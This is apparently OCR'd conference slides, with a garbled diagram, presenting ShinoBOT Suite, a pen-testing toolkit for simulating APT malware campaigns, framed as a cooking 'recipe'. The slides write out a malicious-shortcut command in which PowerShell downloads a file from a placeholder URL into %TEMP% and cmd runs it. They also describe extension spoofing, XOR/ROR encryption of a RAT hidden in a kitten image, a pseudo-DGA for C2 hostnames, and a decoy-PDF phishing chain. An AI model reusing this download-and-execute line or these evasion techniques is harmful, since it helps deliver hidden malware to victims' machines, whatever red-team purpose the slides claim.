
Parameter: ipconfig

Password*: ••••••••••••••••••••••••••

[Assign]

Technical Detail 1

- **Malicious Shortcut**
- **"target" of the shortcut (all in 1 line)**



```
cmd.exe /c
powershell

(new objectSystem.Net.WebClient)
.DownloadFile('DOWNLOADERURL', '%TEMP%¥LicenseRnd.txt');

&
 %TEMP%¥LicenseRnd.txt
&
::DECOYFILENAME
```


POWERSHELL downloads the downloader, and save it

CMD executes the downloader(Rnd means random string)

CMD ignores this line because :: means a comment

Technical Detail 2

- Extension Spoofing
- On the target of shortcut, there is the line "%TEMP%¥LicenseRnd.txt" (previous slide)
- Usually, when you double click the file with .txt, the notepad will launch
- CMD.exe can execute the executables(contains the MZ header) with any extension
- ShinoBOT Suite uses this techniques to spoof the extension, and make the donwloader hard to be found from the disk



Actually, it is the
ShinoDownloader.exe


Technical Detail 3

- Crypto Stuff
- ShinoBOT Suite uses XOR and ROR (4 bit rotate)
- Key is used just for the XOR, and ROR is always 4 bits
- ShinoBOT Suite generates a random key (200 ~ 255 byte) so it is little bit difficult to decrypt the whole file without having the key

Technical Detail 4

- Steganography
- The encrypted RAT is hidden in the kitten image.

[Binary Visualizer]



JPG data


Encrypted RAT

Technical Detail 5

- Domain Generation Algorithm
- ShinoBOT (the RAT) uses pseudo-DGA.
- It generates a random host name for the C2 Server.
  - rrrr.r.shinobot.com

  " r " is replaced by a random character.
- The DNS of shinobot.com responds any host with the C2 server IP address.

All Components are customizable, modulable



Ma

Dep

Serv

KB1234567.exe

jpg

C&C Server

1) Download

5) oad

8) C2 Communication

Sh

2) Execute

Downloader Dropper

6) D t

7) Execute

RAT

Phishing Email

Invitation.pdf

KB1234567.exe

3) Drop

4) Open

ShinoB

Decoy File

Invitation.pdf
(legitimate)

~Invitation~

You are invited to the Black Hat VIP Party

Please join us on

August 10th
6pm-10pm
Mandalay Bay Hotel & Casino
3950 S Las Vegas Blvd, Las Vegas

RSVP:000-000-0000

Thank you

- Visit my site and get the recipe of ShinoBOT SUITE.

ARSENAL


ShinoBOT Suite

RECIPE

@Sh1n0g1

08.06.2014

Copyright © Sh1n0g1 2013-2014 1



How to make a yummy APT

ShinoBOT Suite

C&C Server
C2 Communication
Exploit
Download & Exec
Downloader Dropper
Download & Decrypt & Exec
RAT
Drop & Open
Decoy File
Exfiltration
Secret Files

This recipe let you make a delicious APT malware using ShinoBOT Suite. ShinoBOT Suite is a tool-kit to help pen-tester simulate a sophisticated APT campaign with a few steps, just like a bouillon cube. Cook it, try it, and let your friend or foe eat it!

Yield: Dozens Infected Computers
Category: Targeted Attack
Prep Time: 5 min
Cook Time: 5 min

10 min

Ingredients

1	ShinoBOT Suite ├ShinoEncryptor.exe ├ShinoDownloaderBuilder.exe └ShinoBOT.exe
1	Decoy File
1	Password to encrypt the RAT
1	Attacker's to access C&C Server(only browser needed)

Copyright © Sh1n0g1 2013-2014 2

http://shinosec.com